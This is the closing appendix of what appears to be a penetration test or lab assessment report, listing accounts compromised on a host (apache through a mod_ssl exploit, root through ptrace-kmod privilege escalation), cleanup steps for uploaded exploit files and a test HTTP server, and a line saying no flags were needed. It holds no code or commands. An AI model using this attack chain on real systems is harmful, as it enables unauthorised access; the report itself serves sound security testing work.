Username	Type	Method	Notes
apache	System User	Initial shell via mod_ssl exploit	Low-privileged web server user
root	System User	Privilege escalation (ptrace-kmod)	Full administrative access obtained

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.163.169.87	In Scope	Remove uploaded exploit files (ptrace-kmod.c, compiled binaries); revert any changes made to system (e.g., password changes); terminate shell sessions
10.163.169.45	Out of Scope	Stop local HTTP server and remove any temporary files used during testing

A.7 Flags Discovered

No Flag were needed for this assesment

End of Report